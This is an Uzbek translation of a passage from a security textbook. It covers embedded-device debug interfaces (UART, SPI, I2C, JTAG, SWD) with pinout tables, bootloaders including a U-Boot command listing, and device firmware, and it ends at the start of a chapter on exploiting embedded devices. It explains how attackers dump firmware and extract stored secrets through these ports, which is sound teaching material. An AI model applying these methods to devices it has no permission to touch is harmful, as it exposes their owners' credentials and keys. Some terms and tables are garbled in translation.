0x000000080000-0x00000000e0000 : "Config"
0x00000000e0000-0x000000140000 : "eeprom"
0x000000140000-0x000000440000 : "Kernel"
0x000000440000-0x000000740000 : "Kernel2"
0x000000740000-0x00000ff00000 : "RootFS"
[mtk_nand] probe successfully!

Joylashuv aniqlangach, padlarga ulanish va joylashgan tizim bilan aloqa o‘rnatish uchun Bus Pirate kabi vositadan foydalaniladi. Esda tutish kerak bo‘lgan asosiy narsa – qurilmaning TX (uzatish) pinini Bus Pirate’ni RX (qabul qilish) piniga va qurilmaning RX pinini Bus Pirate’ni TX piniga ulanadi.

JTAG interfeysida bo‘lgani kabi, ba’zilari qurilmada yoqilgan ketma-ket portlarning jiddiyligiga ahamiyat bermasligi mumkin. Biroq, konsolga kirish orqali tajovuzkor konfiguratsiya va ikkilik fayllarni chiqarib olishi, vositalarni o‘rnatishi va ushbu turdagi barcha qurilmalarga masofadan turib hujum qilishni osonlashtiradigan global sirlarni topishi mumkin.

SPI (Serial Peripheral Interface)


Ketma-ket periferik interfeys (KPI) – bu o‘rnatilgan tizimlarda mashhur bo‘lgan to‘liq dupleks sinxron ketma-ket interfeys. UART’dan farqli o‘laroq, SPI ikki yoki undan ortiq qurilmalar o‘rtasida aloqa o‘rnatish uchun mo‘ljallangan. SPI – bu o‘rnatilgan tizimdagi chiplar orasidagi aloqa uchun ishlatiladigan qisqa masofali protokol. Protokol “birlamchi/ikkilamchi” arxitekturasidan foydalanadi eng oddiy shaklda SPI aloqa qilish uchun to‘rtta pinni talab qiladi, bu esa uni UART bilan bir qatorga qo‘yadi, lekin tezroq ma’lumot almashish (masofa hisobiga). Shuni ta’kidlash kerakki, API standartlashtirilmagan, 5 va har bir qurilmaning aniq xatti-harakatlarini aniqlash uchun texnik tavsiflarga murojaat qilish kerak. To‘rtta PIN quyidagicha joylashtirilgan:

– **Sck** ketma-ket soat generatori;
– **MOSI** birlamchi chiqishi ikkilamchi kirish;
– **MISO** birlamchi kirish ikkilamchi chiqishi;
– **SS** yoki **CS** ikkilamchi/chipni tanlash (ikkilamchi manzilga murojaat qilish uchun yetakchi qurilmadan chiqish).


Bir nechta ikkilamchi qurilmalari bo‘lgan tizimlarda asosiy qurilma odatda har bir qo‘l qurilmasiga maxsus chip selektori yordamida murojaat qiladi. Qo‘shimcha chip selektorlari tufayli bu ko‘proq PIN/treklarni talab qiladi va tizim narxini oshiradi. Masalan, ushbu konfiguratsiyadagi uchta ikkilamchi qurilmasi bo‘lgan tizim mikrokontrollerda oltita pinni talab qiladi (20.3-rasm).

Bir nechta ikkilamchi qurilmalarini boshqarishning yana bir keng tarqalgan konfiguratsiyasi bu zanjirli ulanish (daisy chain) hisoblanadi. 20.4-rasmda ko‘rsatilgan zanjirli ulanish konfiguratsiyasi odatda birlamchi (asosiy) qurilma ma’lumot qabul qilishi shart bo‘lmagan holatlarda, masalan, LED qurilmalari yoki juda ko‘p ikkilamchi qurilmalari mavjud bo‘lgan tizimlarda ishlatiladi. Bunda 1-chipning chiqish porti 2-chipning kirish portiga ulanganligi sababli va bu ulanish shu tarzda davom etib ketishi sababli, master qurilma va kerakli ikklamchi qurilma orasida chiplar soniga bog‘liq bo‘lgan kechikish yuzaga keladi.

SPI protokolining keng tarqalgan qo‘llanilishlaridan biri EEPROM (elektron tarzda o‘chiriladigan dasturlanuvchi doimiy xotira) va flesh qurilmalarga kirishdir. Bus Pirate va flashrom (yoki shunga o‘xshash vositalar) yordamida EEPROM yoki flesh qurilma tarkibini olish mumkin. Olingan tarkib keyinchalik tahlil qilinib, fayl tizimini aniqlash va maxfiy ma’lumotlarni qidirish uchun ishlatiladi.



20.3-rasm. *SPI individual bilan uch chipli konfiguratsiyada chip selektorlari*



20.4-rasm. *SPI romashka zanjiri yordamida uch chipli konfiguratsiyada*

I²C


Inter-Integrated-Circuit (Ikkilamchi Birlashgan Tizim), I-kvadrat-C deb talaffuz qilinadi va I²C shaklida yoziladi, bu ko‘p ustali va ko‘p ikkilamchili, paketlashtirilgan ketma-ket aloqa protokolidir. Bu SPI protokoliga qaraganda sekinroq ishlaydi, ammo uchta pin o‘rniga faqat ikkita pinni ishlatadi va har bir ikkilamchi uchun chip tanlashni qo‘shadi. SPI kabi, I²C ham taxtadagi mikrosxemalar orasidagi qisqa masofalar uchun ishlatiladi, lekin u kabellar orqali ham ishlatilishi mumkin. SPI’dan farqli o‘laroq, I²C rasmiy spetsifikatsiya hisoblanadi.

Bir nechta asosiy qo'llab-quvvatlangan bo'lsa-da, ular o'zaro muloqot qila olmaydi va bir vaqtning o'zida shinalardan foydalana olmaydi. Maxsus qurilma bilan aloqa o'rnatish uchun master manzil paketi yuboradi, undan keyin bir yoki bir nechta ma'lumot paketlari uzatiladi. Ikkita pin quyidagicha ishlatiladi:

- **SCL**: Seriyali Soat Signali
- **SDA**: Seriyali Ma'lumot Signali

20.5-rasmda SDA pinining ikki tomonlama va barcha qurilmalar uchun umumiy ekanligi ko'rsatilgan. Bundan tashqari, SCL chiqishi ma'lumotlar avtobusini olgan etakchi qurilma tomonidan boshqariladi.

SPI singari, I2C odatda EEPROM yoki NVRAM (uchuvchan bo'lmagan tasodifiy kirish xotirasi) bilan aloqa qilish uchun ishlatiladi. Bus Pirate kabi biror narsadan foydalanib, oflayn tahlil qilish uchun tarkibni tiklash yoki yangi qiymatlarni yozish mumkin.



20.5-rasm. *Ikkita yetakchi va uchta bosh konfiguratsiyaga misol Debug interfeyslari*

Windows yoki Linux'da ishlaydigan kompyuterda dasturni debug qilish nisbatan sodda bo'lsa-da, dasturiy ta'minotni tuzatuvchi yordamida jarayonga ulanish kifoya, o'rnatilgan tizimlarda bu jarayonni biroz qiyinlashtiradigan ko'plab to'siqlar mavjud. Masalan, operatsion tizim bo'lmasa yoki u yuklanmagan bo'lsa, o'rnatilgan tizimni qanday debug qilish kerak? Zamonaviy o'rnatilgan tizimlar, shuningdek, potensial zich joylashgan plata juda ko'p murakkab chiplarni o'z ichiga oladi, chip pinlariga deyarli kirish imkoni yo'q. Yaxshiyamki, ishlab chiquvchilar va sinovchilar uchun apparat ishlab chiqarish sanoati sinov, debug, dasturiy ta'minotni doimiy xotiraga yozish va boshqa ko'plab maqsadlar uchun ichki IS komponentlariga kirish usullarini ishlab chiqdi.

JTAG

Birlashgan sinov guruhi (Joint Test Action Group, JTAG) 1980-yillarda chiplarni debug va sinovdan o'tkazishni osonlashtiradigan usul sifatida tashkil etilgan. 1990-yilda usul IEEE 1149.1 sifatida standartlashtirildi, lekin odatda oddiygina JTAG deb nomlanadi. Dastlab u plata darajasida sinovdan o'tkazishda yordam berish uchun yaratilgan bo'lsa-da, uning imkoniyatlari chiplarni apparat darajasida debug qilishga imkon beradi.

Bu jarayon biroz soddalashtirilgan bo'lsa-da, JTAG standarti orqali bir nechta tashqi signallar yordamida IS (mikrosxema) ichki qismiga kirish imkonini beradigan mexanizmni belgilaydi. Mexanizm standartlashtirilgan bo'lsa-da, uning amaliy Funksional jihatlari har bir IS'ga xosdir. Bu shuni anglatadiki, JTAG samarali ishlatilishi uchun de-bug qilinayotgan IS haqida ma'lumotga ega bo'lish zarur. Masalan, ARM protsessoriga va MIPS protsessoriga yuborilgan bit ketma-ketligi protsessorning ichki mantiqiy tizimi tomonidan har xil talqin qilinadi. OpenOCD kabi vositalar qurilmaning to'g'ri ishlashi uchun maxsus konfiguratsiya fayllarini talab qiladi. Ishlab chiqaruvchilar qo'shimcha pinlar belgilashi mumkin bo'lsa-da, 20.2-jadvalda JTAG uchun to'rt/besh pinli tavsif berilgan. Ushbu pinlar to'plami test kirish porti (TAP) deb ham ataladi.

Beshta pinning joylashuvi standart bo'lishi kerak deb o'ylashingiz mumkin bo'lsa-da, taxtalar va IS ishlab chiqaruvchilari o'zlarining joylashuvlarini belgilaydilar. 20.3-jadvalda bir nechta umumiy pin konfiguratsiyalari, jumladan 10, 14 va 20 pinli tuzilmalar ko'rsatilgan. Ushbu jadvaldagi pin konfiguratsiyalari faqat namunadir va ularni debug vositasi bilan ishlatishdan oldin tekshirish kerak.

20.2-jadval.

To'rt / besh pinli jtag interfeysining tavsifi

Aloqa	Tavsif
TCK (Test Clock)	**Test Soat pinini ma'lumotlarni maqsadli TDI va TMS kirishlariga kiritish uchun ishlatiladi.** Soat signalining mavjudligi de-bug vositasi va qurilmaning sinxronlashtirilishini ta'minlaydi.
TMS (Test Mode Select)	Test Rejimni Tanlash pinini maqsadli Test Kirish Porti (TAP – Test Access Port) nazoratchisini holatini belgilash uchun ishlatiladi
TDI (Test ma'lumotlar)	Pin sinov ma'lumotlar davomida maqsad uchun ketma-ket ma'lumotlarni beradi
TDO (Test Data Out)	Test Data Out chiqishi debug paytida maqsadli qurilmadan ketma-ket ma'lumotlarni oladi.
TRST (Test Reset)	Test Qayta Tiklash pinidan protsessorning TAP nazoratchisini qayta tiklash uchun foydalanish mumkin, bu esa de-bug jarayonini amalga oshirishga imkon beradi.

20.3-jadval.

Jtag tipik xulosalari

Pin	14-Pin ARM	20-Pin ARM	TI MSP430	MIPS EJTAG
1	VRef	VRef	TDO	nTRST
2	GND	VSupply	VREF	GND
3	nTRST	nTRST	TDI	TDI
4	GND	GND	-	GND
5	TDI	TDI	TMS	TDO
6	GND	GND	TCLK	GND
7	TMS	TMS	TCK	TMS
8	GND	GND	VPP	GND
9	TCK	TCK	GND	TCK
10	GND	GND	-	GND
11	TDO	RTCK	nSRST	nSRST
12	nSRST	GND	-	-
13	VREF	TDO	-	DINT
14	GND	GND	-	VREF
15		nSRST		
16		GND		
17		DBGRQ		
18		GND		
19		DBGAK		
20		GND		

Ishlab chiquvchilar va sinovchilar uchun odatda quyidagi imkoniyatlardan foydalaniladi:

- Debug paytida protsessorni to‘xtatish;
- Dasturlarning ichki xotirasini o‘qish va yozish (Kod mikrokontroller ichida saqlanganda);
- Fleshli xotirani o‘qish va yozish (dasturiy ta’minotni o‘zgartirish yoki chiqarish);
- Xotirani o‘qish va yozish;
- Cheklangan kirishni olish uchun funksiyalarni chetlab o‘tish uchun dasturlar oqimini o‘zgartirish.

JTAG interfeysi tomonidan taqdim etilgan funksionallik juda kuchli. Uskuna ishlab chiqaruvchilari muammoli vaziyatda. O‘rnatilgan tizimni ishlab chiqish, sinovdan o‘tkazish va de-bug qilish jarayonida JTAG porti zarurdir; ammo, uning taxtada mavjudligi tadqiqotchilar va hujumchilarga maxfiy ma’lumotlarni aniq-

lash, xulq-atvorni o‘zgartirish va zaifliklarni topish imkonini beradi. Ishlab chiquvchilar odatda ishlab chiqarishdan so‘ng JTAG interfeysini ishlatishni qiyinlashtirishga harakat qilishadi: yo‘llarni uzish, pinlarni joylashtirmaslik yoki pin joylashuvini belgilamaslik yoki chip imkoniyatlaridan foydalangan holda uni o‘chirish. Bu nisbatan samarali bo‘lsa-da, qat’iyatli hujumchilarda himoyalarni aylanib o‘tish uchun ko‘plab vositalar mavjud, jumladan, buzilgan izlarni tiklash, taxtaga pinlarni payvandlash yoki ma’lumotlarni chiqarishga ixtisoslashgan kompaniyaga IC yuborish.

JTAGni zaiflik sifatida rad etilishi mumkin, chunki uni ishlatish uchun jismoniy, ehtimoliy destruktiv kirish talab etiladi. Hujumni rad etish muammosi shundaki, hujumchi JTAG yordamida tizim haqida juda ko‘p ma’lumotlarga ega bo‘lishi mumkin. Agar tizimda parol, texnik yordam uchun mo‘ljallangan maxsus orqa yo‘l, kalit yoki sertifikat kabi global maxfiy ma’lumotlar mavjud bo‘lsa, u chiqarilishi va keyinchalik masofaviy tizimga hujum qilish uchun ishlatilishi mumkin.

SWD

Serial Wire Debug (SWD) ARM uchun mo‘ljallangan de-bug va dasturlash protokolidir. JTAGning ko‘proq tarqalgan besh pinidan farqli o‘laroq, SWD ikki pinni ishlatadi. SWD JTAGning de-bug funksionalligini ta’minlash uchun soat signalini (SWDCLK) va ikki yoqlama ma’lumot liniyasini (SWDIO) taqdim etadi. 20.4-jadvalda ko‘rinib turibdiki, SWD va JTAG birgalikda mavjud bo‘lishi mumkin, bu esa muhim jihatdir.

20.4-jadval.

Jtag/SWD tipik pinlari

Kontakt	10 pinli ARM Cortex SWD va JTAG 11	20 pinli ARM SWD va JTAG
1	VRef	VRef
2	SWDIO	TMS VSupply
3	GND	nTRST
4	SWDCLK	TCK GND
5	GND	TDI / NC
6	SWO / TDO	GND
7	KEY	TMS / SWDIO
8	TDI	NC GND
9	GNDDetect	TCK / SWDCLK
10	nRESET	GND
11		RTCK

12		GND
13		TDO / SWO
14		GND
15		nSRST
16		GND
17		DBGRQ
18		GND
19		DBGAK
20		GND

Dasturchilar va testlovchilar uchun imkoniyatlar JTAG uchun aytilganlar bilan bir xil. JTAGda bo‘lgani kabi, ishlab chiqaruvchilarga yordam beradigan imkoniyatlar hujumchilarga ham zaifliklarni aniqlash imkonini beradi.

Dasturiy ta’minot

Hozirgacha muhokama qilingan barcha apparat vositalar uning funksionalligini belgilaydigan biror narsa bo‘lmasa, foydasiz bo‘lardi. Mikrokontroller/mikroprotsessor asosidagi tizimlarda dasturiy ta’minot imkoniyatlarni belgilaydi va tizimga hayot bag‘ishlaydi. Bootloader protsessorni boshlash va tizim dasturiy ta’minotini ishga tushirish uchun ishlatiladi. Ushbu tizimlar uchun tizim dasturiy ta’minoti odatda quyidagi uchta holatga kiradi:

- **Operatsion tizim mavjud emas**: Oddiy tizimlar uchun
- **Real vaqt operatsion tizimi**: Qattiq ishlash vaqt talablariga ega tizimlar uchun (masalan, VxWorks va Nucleus)
- **Umumiy operatsion tizim**: Qattiq vaqt cheklovlariga ega bo‘lmagan va ko‘plab funksional talablarni o‘z ichiga olgan tizimlar uchun (masalan, Linux va Embedded Windows)

Bootloader

Protsessorda yuqori darajadagi dasturiy ta’minot ishlashi uchun tizim ishga tushirilishi kerak. Protsessor va kerakli dastlabki tashqi qurilmalarning dastlabki konfiguratsiyasini bajaradigan dastur *bootloader* deb ataladi. Ushbu jarayon odatda tizimni yuqori darajadagi dasturiy ta’minotni ishga tushirishga tayyorlash uchun bir necha bosqichlarni talab qiladi. Soddalashtirilgan shaklda bu jarayon odatda quyidagicha tavsiflanadi:

1. Mikroprotsessor / mikrokontroller yuklash rejimiga muvofiq protsessordan tashqari qurilmaning belgilangan joyidan kichik dasturni yuklaydi.
2. Kichik dastur RAM va yuklash vositasining qolgan qismini Ramga yuklash uchun zarur bo‘lgan tuzilmalarni ishga tushiradi (masalan, U-Boot).

3. Bootloader asosiy dastur yoki operatsion tizimni ishga tushirish uchun zarur bo‘lgan barcha qurilmalarni ishga tushiradi, asosiy dasturni yuklaydi va bajarilishini yangi yuklab olingan dasturga o‘tkazadi. Linuxda asosiy dastur yadro hisoblanadi.

Agar U-Boot ishlatilsa, ushbu bootloader asosiy dasturni yuklab olishning muqobil usullariga o‘rnatilishi mumkin. Masalan, u-Boot SD-kartadan, NAND yoki NOR flesh-xotirasidan, USB-dan, ketma-ket interfeysdan yoki tftp-dan tarmoq orqali yuklanishi mumkin, agar tarmoq ishga tushirilsa. Asosiy dasturni yuklab olishdan tashqari, u doimiy xotira qurilmasidagi asosiy dasturni almashtirish uchun ishlatilishi mumkin. Ubiquiti ERX-da Jagulator-dan oldingi foydalanish imkonisolimizdan U-Boot ishlatiladi (20.6-rasm). Yadro yuklanishidan tashqari, u xotira va drayverlarni o‘qish va yozish imkonini beradi.

```
Please choose the operation:
   1: Load system code to SDRAM via TFTP.
   2: Load system code then write to Flash via TFTP.
   3: Boot system code via Flash (default).
   4: Entr boot command line interface.
   7: Load Boot Loader code then write to Flash via Serial.
   9: Load Boot Loader code then write to Flash via TFTP.
default: 3

You choosed 4


4: System Enter Boot Command Line Interface.

U-Boot 1.1.3 (Nov  2 2015 - 16:39:31)
MT7621 # help
?       - alias for 'help'
bootm   - boot application image from memory
cp      - memory copy
erase   - erase SPI FLASH memory
go      - start application at address 'addr'
help    - print online help
i2ccmd  - read/write data to eeprom via I2C Interface
loadb   - load binary file over serial line (kermit mode)
md      - memory display
mdio    - Ralink PHY register R/W command !!
mm      - memory modify (auto-incrementing)
nand    - nand command
nm      - memory modify (constant address)
printenv- print environment variables
reset   - Perform RESET of the CPU
saveenv - save environment variables to persistent storage
setenv  - set environment variables
spi     - spi command
tftpboot- boot image via network using TFTP protocol
ubntw     - ubntw command
version - print monitor version
MT7621 #
```

20.6-rasm. *U-yuklash Ubiquiti ER-X*

Operatsion tizim mavjud emasligi

Ko‘plab ilovalarda, operatsion tizimning yuklanishi va tizimning soddaligi operatsion tizimni o‘rnatishni oqlamaydi yoki buni amalga oshirishga imkon bermaydi. Masalan, o‘lchovlarni amalga oshiradigan va ularni boshqa qurilmaga yuboradigan sensor, ehtimol, PIC kabi quyi quvvatli mikrokontrollerdan foydalanadi va operatsion tizimga deyarli ehtiyoj sezmaydi. Ushbu misolda, PIC operatsion tizimni ishga tushirish uchun etarli resurslarga (xotira, RAM va boshqalar) ega emas.

Operatsion tizimsiz tizimlarda ma’lumot saqlash, ehtimol, manzil offsetlari yoki NVRAMdan foydalanish asosida juda oddiy bo‘ladi. Bundan tashqari, bu tizimlar odatda foydalanuvchi interfeysiga ega emas yoki interfeys juda sodda, masalan, LEDlar va tugmachalar. Dastur saqlashdan yoki yuklab olish orqali olingandan so‘ng, format to‘liq maxsus bo‘lishi mumkin va tez-tez ishlatiladigan fayl tahlil qilish vositalari uchun oson aniqlanmaydi. Eng yaxshi yechim mikrokontroller uchun hujjatlarni o‘qishdir, bu qurilmaning kodni qanday yuklayotganini tushunishga yordam beradi va uni qo‘lda disassembler yordamida tahlil qilishga harakat qiladi.

Bunday sodda tizim juda qiziqarli bo‘lmasligi mumkin, lekin buni unutmaslik kerakki, u internetga ulangan yanada murakkab tizimga ulanishi mumkin. Bu qurilmalarni, ularning ulanishlari va maqsadlarini hisobga olmasdan, qiymatli hujum maydoni yo‘qligini rad etib bo‘lmaydi.

Cheklangan ko‘rsatmalar maydoni qurilmaning zararli ma’lumotlardan o‘zini himoya qilish qobiliyatiga ega emasligini anglatishi mumkin, va protokollar, ehtimol, shifrlanmagan. Bundan tashqari, ulanish tizimlari bu qurilmalardan kelayotgan har qanday ma’lumotni ochiqchasiga ishonishi mumkin va shu sababli ma’lumotlarning to‘g‘riligini ta’minlash uchun tegishli choralar ko‘rmasligi mumkin.

Real vaqt operatsion tizimi

Murakkab va qattiq vaqtni qayta ishlash talablariga ega tizimlar odatda VxWorks kabi RTOS foydalanadilar. RTOSning afzalligi shundaki, u vazifalar, navbatlar, tarmoq stacklari, fayl tizimlari, interrupterni boshqarish va qurilma boshqaruvi kabi operatsion tizim funksiyalarini, shuningdek, aniqlik bilan ishga tushiruvchi rejali dasturchini taqdim etadi. Masalan, avtonom yoki haydovchi yordamida boshqariladigan avtomobil tizimlari, sensorlarga turli xil reaksiyalar tizimning xavfsizlik tolaransida sodir bo‘lishini ta’minlash uchun RTOSdan foydalanishi mumkin.

Linuxda ishlaydigan tizimlarga odatlanganlar uchun, VxWorks juda farq qiladi. Linuxda odatiy fayl tizimi mavjud bo‘lib, telnet, BusyBox, ftp va sh kabi umumiy dasturlar bilan birga ishlaydi va ilovalar operatsion tizimda alohida jarayonlar sifatida ishlaydi. VxWorksda esa, ko‘plab tizimlar asosan yagona jarayon sifatida ishga tushadi, bir nechta vazifalar bilan birga va standart fayl tizimi yoki ikkilamchi ilovalar yo‘q. Linuxda firmware ni olish va teskari muhandislik bo‘yicha ko‘p ma’lumotlar mavjud, lekin VxWorks haqida juda kam ma’lumotlar mavjud.

SPI yoki I2C orqali firmware ni olish yoki yuklab olingan fayl yordamida disassembler orqali tahlil qilinadigan qatorlar va kodlar taqdim etiladi. Parollar, sertifikatlar, kalitlar va format qatorlarini tahlil qilish jonli tizimga qarshi foydalanish uchun foydali maxfiy ma’lumotlarni berishi mumkin. Bundan tashqari, JTAGni foydalanib, to‘xtash nuqtalarini belgilash va qurilmada harakatlarni amalga oshirish ehtimol, funksionallikni teskari muhandislik qilishning eng samarali usuli hisoblanadi.

Umumiy operatsion tizimlar

Umumiy operatsion tizim atamasi RTOS bo‘lmagan operatsion tizimlarni tavsiflash uchun ishlatiladi. Linux umumiy operatsion tizimning eng keng tarqalgan misolidir. Embedded tizimlar uchun Linux desktop tizimlar uchun Linuxdan deyarli farq qilmaydi. Fayl tizimlari va arxitektura bir xil. Embedded va desktop versiyalari o‘rtasidagi asosiy farqlar periferiyalar, saqlash va xotira cheklovlaridir.

Umuman kichikroq saqlash va xotirani inobatga olish uchun, OS va fayl tizimi minimallashtiriladi. Masalan, Linux bilan o‘rnatilgan odatiy dasturlar o‘rniga, odatda, BusyBox deb ataladigan kichik monolit dasturdan foydalaniladi. BusyBox bitta bajariladigan faylda bir nechta funksiyalarni taqdim etadi va birinchi argumentni kerakli dastur sifatida ishlatadi. Ishlatilmaydigan xizmatlar xavf maydonini kamaytirish uchun o‘chirib yuborilgan, chunki, ular faqat joyni tejash maqsadida olib tashlangan.

Ko‘p qurilmalar foydalanuvchiga console orqali kirish imkonini bermaydi, ko‘p hollarda qurilmaning platasida console kirish uchun serial port mavjud. root fayl tizimiga, console orqali yoki saqlashdan tasvirni chiqarish orqali kirilganida, ilovalar va kutubxonalar versiyalarini, barcha foydalanuvchilar(jumladan, tizimda administrator bo‘lmagan foydalanuvchilar ham) yozish, o‘zgartirish, o‘chirish imkoniyatiga ega bo‘lgan kataloglarni, har qanday barqaror saqlashni va boshlash jarayonini qidirish kerak. Linux uchun boshlash jarayoni */etc/inittab* va */etc/init.d/rcS* fayllarida joylashgan bo‘ladi va bu foydalanuvchilarga ilovalar qanday qilib yuklanishini tushunishga yordam beradi.

Xulosa

Ushbu bobda, turli CPU paketlari (mikrokontroller, mikroprotsessor va SoC), qiziqarli bir nechta seriyali interfeyslar, JTAG va o‘rnatilgan dasturiy ta’minot o‘rtasidagi farqlar haqida qisqacha muhokama qilindi. Seriyali interfeyslar bo‘yicha muhokamada, UART (seriyali) portlarini aniqlash misolida JTAGulator bilan tanishildi. JTAGulator, shuningdek, JTAG debug portlarini va ehtimol boshqa bir nechta interfeyslarni aniqlash uchun ham foydalanilishi mumkin. Shuningdek, bootloaderlar, OTsiz tizimlar, RTOS va umumiy OS kabi turli dasturiy ta’minot

ishlatish holatlarini qisqacha muhokama qilindi. Hozirga kelib, embedded tizimlar uchun umumiy lug'atga ega bo'lishi va yanada chuqurroq tushunishga intilishda bir nechta xavflardan iborat sohalarni bilishi kerak.

Qo'shimcha manbalar

ARM developer.arm.com/products/architecture/a-profile,developer.arm.com/products/architecture/r-profile,developer.arm.com/products/architecture/m-profile, www.arm.com/products/silicon-ip-cpu

Bus Pirate dangerousprototypes.com/docs/Bus_Pirate

O'rnatilgan Linux www.elinux.org/Main_Page

Firmware extraction and reconstruction www.j-michel.org/blog/2013/09/16/firmwareextraction-and-reconstruction

Free RTOS www.freertos.org/

I2C learn.sparkfun.com/tutorials/i2c

JTAG wrongbaud.github.io/posts/jtag-hdd/,developer.arm.com/docs/dui0499/latest/arm-dstream-target-interface-connections/signal-descriptions/serial-wire-debug

JTAGulator www.grandideastudio.com/jtagulator/

MT-7621A www.mediatek.com/products/homeNetworking/mt7621n-a, wikidevi.wi-cat.ru/Ubiquiti_Networks_EdgeRouter_X_(ER-X)

OpenOCD openocd.org/

Reverse-engineering VxWorks firmware www.devttys0.com/2011/07/reverseengineering-vxworks-firmware-wrt54gv8/

SPI www.maximintegrated.com/en/app-notes/index.mvp/id/3947

Understanding ARM HW debug options elinux.org/images/7/7f/Manderson5.pdf

VxWorks www.windriver.com/products/vxworks/

Foydalanilgan adabiyotlar

1. "OR gate," Wikipedia, https://en.wikipedia.org/wiki/OR_gate.
2. "ARM Architecture Profiles," ARM Developer, http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0471i/BCFDFFGA.html.
3. Jim Turley, "Wait, What? MIPS Becomes RISCV," EE Journal, March 8, 2021, https://www.eejournal.com/article/wait-what-mips-becomes-risc-v/.
4. "Serial Peripheral Interface (SPI)," Sparkfun, https://learn.sparkfun.com/tutorials/serial-peripheral-interface-spi.
5. "Serial Peripheral Interface, Standards," Wikipedia, https://en.wikipedia.org/wiki/Serial_Peripheral_Interface#Standards.
6. "I2C–What's That?," I2C, https://www.i2c-bus.org/.
7. "Joint Test Action Group," Wikipedia, https://en.wikipedia.org/wiki/JTAG.
8. "JTAG Pinouts," JTAG Test, www.jtagtest.com/pinouts/.
9. "JTAG Pin Descriptions," ARM DS-5 ARM DSTREAM System and Interface Design Reference Guide. Version 5, https://developer.arm.com/docs/dui0499/latest/arm-dstream-target-interface-connections/the-arm-jtag-20-connector-pinout-sand-interface-signals/arm-jtag-20-interface-signals.
10. "Structure of the SWJ-DP" (JTAG/SWD Coexist as SWJ-DP), ARM Developer, http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0314h/Chdjjbcb.html.
11. "10-Way Connector Pinouts" (SWD/JTAG 10 Pin), ARM Developer, http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0314h/Chdhbiad.html.
12. "20-Way Connector Pinouts Including Trace" (SWD/JTAG 20 Pin), ARM Developer, http://infocenter.arm.com/help/topic/com.arm.doc.ddi0314h/Chdfccbi.html.
13. "BusyBox: The Swiss Army Knife of Embedded Linux," BusyBox, https://busybox.net/about.html.

21-BOB. O‘RNATILGAN TIZIMLARNI EKSPLOITLASH

Ushbu bob quyidagi mavzularni o‘z ichiga oladi:

- O‘rnatilgan qurilmalarda zaifliklarni statik tahlili
- Apparat qurilmalaridan foydalangan holda dinamik tahlillash
- Emulyatsiya bilan dinamik tahlillash

Bu bobda o‘rnatilgan qurilmalardan foydalanish ko‘rib chiqiladi. Oldingi boblarda ta’kidlanganidek, Buyumlar interneti (IoT) paydo bo‘lishi bilan mazkur mavzu yanada kattaroq ahamiyat kasb etmoqda. Liftdan tortib avtomobil-u, toster-largacha, va boshqa barcha “aqlli” texnologiyalar mavjud o‘rnatilgan qurilmalar kundalik foydalaniladigan narsalarga aylanib bormoqda, xavfsizlikka tahdid va zaifliklar esa son-sanoqsiz ko‘payib bormoqda. Bryus Shnayder ta’kidlaganidek, bu 1990-yillardagi Yovvoyi G‘arbga o‘xshaydi: o‘rnatilgan qurilmalaridagi zaifliklar qayerga bormang uchraydi. Shnayderning ta’kidlashicha, bu ko‘plab faktorlarga bog‘liq, ular qatorida qurilmalarning cheklangan resurslari va hattoki, past rentabillikdagi o‘rnatilgan qurilmalar ishlab chiqaruvchi soha korxonalari imkoniyatlarining cheklanganligi bilan ham. Umid qilamizki, etika me’yorlariga rioya qiluvchi ko‘plab xakerlar bu vazifani yecha oladi hamda o‘rnatilgan qurilmalardagi zaifliklar sonini kamaytirishadi.

O‘rnatilgan qurilmalardagi zaifliklarni statik tahlil qilish

Zaifliklarni statik tahlili o‘z ichiga baholanadigan qurilmani ishga tushirmagan holda yangilanish paketlari, fayl tizimi va tizim binar fayllarini tekshirish yo‘li bilan qidiruvni oladi. Aslida, ko‘p hollarda buzg‘unchiga statik tahlilni katta qismini amalga oshirish uchun qurilma bo‘lishi shart emas. Bu bobda o‘rnatilgan qurilmada statik tahlil o‘tkazish usullari va ba’zi qurilmalari bilan tanishiladi.

Laboratoriya ishi 21.1: Yangilanish paketini tahlil qilish

